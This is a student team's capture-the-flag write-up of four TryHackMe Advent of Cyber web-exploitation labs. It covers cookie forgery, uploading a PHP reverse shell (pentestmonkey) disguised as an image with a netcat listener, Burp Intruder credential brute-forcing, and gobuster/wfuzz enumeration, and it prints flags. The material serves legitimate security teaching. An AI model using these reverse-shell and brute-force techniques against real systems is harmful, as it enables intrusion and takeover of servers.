PSP0201 WEEK 2 WRITE UP

| Student ID	Name	Role
1211103426	Aminul Aiman Bin Abdullah	Leader
1211100965	Muhammad Izz Hakim Bin Mohd Zaki	Member
1211103429	Haifa Najieha Binti Hashim	Member
1211102576	'Uzair Akhyar Bin Norazmi	Member

## Day 1: Web Exploitation - A Christmas Crisis

Tools used: Kali Linux, Firefox, CyberChef

Solution:

Question 1

First, Start the machine on tryhackme.com and search for the IP address given. On the 'Christmas Control Centre', we are going to create a new user. Pick any username and password (e.g. = username = admin, password = admin). Click on register. Next, we need to open Web Developer Tools by clicking on '3 lines symbol' -> More Tools -> Web Developer Tools or straight away press the F12 key on the keyboard.


Click on the 'Storage' tab and find 'Cookies'. After that, login into the console to receive the cookies with the name 'auth'. Copy the data in the 'Value' to proceed with the next step.

Questions 2 & 3

Search for the Cyberchef in the browser. Then, paste all the data copied into the 'Input' column. Double-click or drag the 'From Hex' on the left side into the 'Recipe' column. The data (Hexadecimal) will be decoded into JSON.

Question 4

Copy all the 'Output' (JSON) and replace the Hexadecimal in the 'Input' column. Next, change the "username" to 'santa' and double-click or drag the 'To Hex' on the left side into the 'Recipe' tab. Change the delimiter to 'none' to eliminate the space between the Hex. Copy the new 'Output' to proceed with the next step.

Question 5

Paste the new Hex into 'Value' replacing the old cookies' value. Refresh the page to access the Santa account and change the settings to 'Yes' to get the flag.

**Thought Process/Methodology:**

By using the IP address given, we will be able to get access to the Christmas Control Centre. First, register a new user. We may use any kind of username and password combination. Next, open the Web Developer Tools in Firefox by pressing F12 or by navigating to More Tools in the right upper corner. Login with the registered user and check for Cookies in the Storage tab in the Web Developer Tools. There, we will see a cookie named 'auth'. This cookie is used for login authentication. Copy and paste the cookie 'value' into the Input column at CyberChef. Drag the 'From Hex' into the Recipe column to translate the Hexadecimal into JSON format. Replace the Input (Hex) with the current Output (JSON) and change the username to 'santa'. Drag the 'To Hex' to encode back to Hexadecimal. Change the delimiter to 'none' and copy the Output (Hex). With the current Hex, copy it into the 'auth' value replacing the old 'value'. Refresh the page to get access to the administrator page (Santa). Turn on all the settings to get the flag.

Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Terminal, Netcat

Solution:

Question 1

Search for the webpage using the IP address given. Use the ID given by TryHackme and add '?id=..ID..' after the IP address.

Question 2

View the page source to get the type of files accepted by the site. Look up to 'accept = …' tags.

Question 3

When implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the case, and scripts are uploaded to a subdirectory on the webserver (often something like `/uploads`, `/images`, `/media`, or `/resources`). For example, we might be able to find the uploaded script at `https://www.thebestfestivalcompany.xyz/images/shell.jpg.php`.

Refer to the notes in TryHackMe to get the answer. You might also guess the directory as it's something commonly used on most websites.

Question 4

```
┌──(1211103426㉿kali)-[~]  Sockets history    Options
└─$ nano shell.jpeg.php

┌──(1211103426㉿kali)-[~]   Intercept is off      Action      Open Browser
└─$ cat shell.jpeg.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibi
lity
// for any actions performed using this tool.  The author accepts no liabilit
y
// for damage caused by this tool.  If these terms are not acceptable to you,
 then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibi
lity
// for any actions performed using this tool.  If these terms are not accepta
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.75.101';   // CHANGE THIS
$port = 443;            // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Use the PHP Script given in TryHackMe and change the IP address to your' Current IP address' and port to 443.

Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

Select   Submit

File selected: shell.jpeg.php


```
┌──(1211103426㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

Submit the script and run the netcat on port 443.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpeg.php	2022-06-16 10:21	5.4K	

Click on shell.jpeg.php to activate the script.

Question 5

```
┌──(1211103426㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.75.101] from (UNKNOWN) [10.10.215.75] 47596
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 10:23:08 up 28 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (877): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt



═══════════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}
```

After it has been captured by netcat, read on the directory given in the question to get the flag.

Thought Process/Methodology:

Use the IP address given to access the website. Use the ID given on the TryHackMe page to sign in by adding '?id=.....' after the IP address. After that, we will be directed to a page titled 'Protection' consisting of a file submission form. We can observe what file type is accepted by viewing the page source. There we will see that only image format is accepted. Next, we need to get a PHP script from TryHackMe or just bu copying all the content into a file with the extension '.jpg.php'. This method is used to 'fool' the website by confirming that the file is an image. Change the IP address to your 'current IP address' and port to 443. Save the file and submit it to the website. From here, we must find the directories that save all the uploaded "image". Commonly developers will use '/uploads'. Navigate to that directory to find whether it's valid or not. Now we know that our guess is right and we can see the file we uploaded earlier is there. Next, open the terminal and activate the netcat to 'listen' to the script we created. Click on the file (.... .jpg.php) to activate the script and make sure netcat 'listen'. After netcat succeeded in listening to our script, use the command 'cat /var/www/flag.txt' to get the flag.

Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, Burpsuite

Solution:

Get into the website with the IP address given. Open Burpsuite and turn on the intercept. Configure foxyproxy in the browser. Type any username and password (e.g. username = admin, password = admin) and click on Sign in. Return to the burpsuite and send the request to Intruder.

In the Intruder, change the 'Attack type' to Cluster bomb.

In the Payloads, we will try with 3 common usernames (root, admin, user).

Also with 3 common passwords (root, password, 12345)

Request ∧	Payload 1	Payload 2	Status	Error	Timeout	Length
0			302	☐	☐	309
1	root	root	302	☐	☐	309
2	admin	root	302	☐	☐	309
3	user	root	302	☐	☐	309
4	root	password	302	☐	☐	309
5	admin	password	302	☐	☐	309
6	user	password	302	☐	☐	309
7	root	12345	302	☐	☐	309
8	admin	12345	302	☐	☐	255
9	user	12345	302	☐	☐	309

Click on 'Start Attack' and wait until it is finished. Search for the odd value in length. Here we can see 'admin' and '12345' length is 255. Try to sign in with 'admin' as username and '12345' as password.

Question 1

Flag: THM{885ffab980e049847516f9d8fe99ad1a}

The flag has been captured!

Thought Process/Methodology:

By accessing the IP address given by TryHackMe, we were directed to a login page. To access the administrator account, we need the correct username and password. First, open the Burpsuite, turn on the intercept and configure the foxyproxy on Firefox. Next, type any username and password to capture the GET request in Burpsuite. Send the GET request to the Intruder. In the Intruder tab, make sure the username and password are set and change the 'Attack Type' to 'Cluster bomb'. After that, get into the Payloads tab, as we can see there will be two payload sets which '1' will be the username and '2' will be the password. Add 3 choices to username/payload set 1 (root, admin, user) and another 3 choices to password/payload set 2 (root, password, 12345). Press 'Start Attack' and wait for it to be finished. Choose the one that has a different length from all of the other trials. Here we can see, that the combination (username = admin & password = 12345) has a different length and might be the correct credentials. Turn off the intercept on burpsuite and change foxyproxy to default. Sign in with that combination and we will get the flag.

Day 4: Web Exploitation - Santa's watching

Tools used: Kali Linux, Firefox, Terminal, GoBuster, WFuzz, Burpsuite

Solution:

Question 1

```
┌──(1211103426㉿kali)-[~]
└─$ wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Follow the syntax as in the notes given about wfuzz on TryHackMe. Add the parameter 'breed' at the end starting with '?' symbols.

Question 2

```
┌──(1211103426㉿kali)-[~]
└─$ gobuster dir -u http://10.10.37.156 -w /usr/share/wordlists/dirb/big.txt
-x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.37.156
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/16 12:05:42 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/.htaccess.php       (Status: 403) [Size: 277]
/.htpasswd.php       (Status: 403) [Size: 277]
/LICENSE             (Status: 200) [Size: 1086]
/api                 (Status: 301) [Size: 310] [──→ http://10.10.37.156/api/
```

Use GoBuster with the wordlist given to search for the existing directory on the website. Look at the last line, we have found the '/api'.

Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.37.156 Port 80

Add the '/api' after the IP address to find the file requested.

Question 3

```
┌──(1211103426㉿kali)-[~]
└─$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.37.156/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Opens
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                        *
********************************************************
```

For this question, we are going to use 'wfuzz' to iterate through the 'wordlist' to find the correct post using the date.

```
000000025:    200        0 L        0 W        0 Ch     "20201124"
000000024:    200        0 L        0 W        0 Ch     "20201123"
000000033:    200        0 L        0 W        0 Ch     "20201202"
000000026:    200        0 L        1 W        13 Ch    "20201125"
000000027:    200        0 L        0 W        0 Ch     "20201126"
000000031:    200        0 L        0 W        0 Ch     "20201130"
000000021:    200        0 L        0 W        0 Ch     "20201120"
```

Here we can see one date '20201125' is different from the others. We might want to check what is in there.

```
←  →  C  ⌂                    🛡 🔓 10.10.37.156/api/site-log.php/?date=20201125
🐦 Kali Linux  🐙 Kali Tools  🔴 Kali Docs  🐉 Kali Forums  🐉 Kali NetHunter  🔥 Exploit-DB  🔥
```

THM{D4t3_AP1}

The flag has been captured!

Thought Process/Methodology:
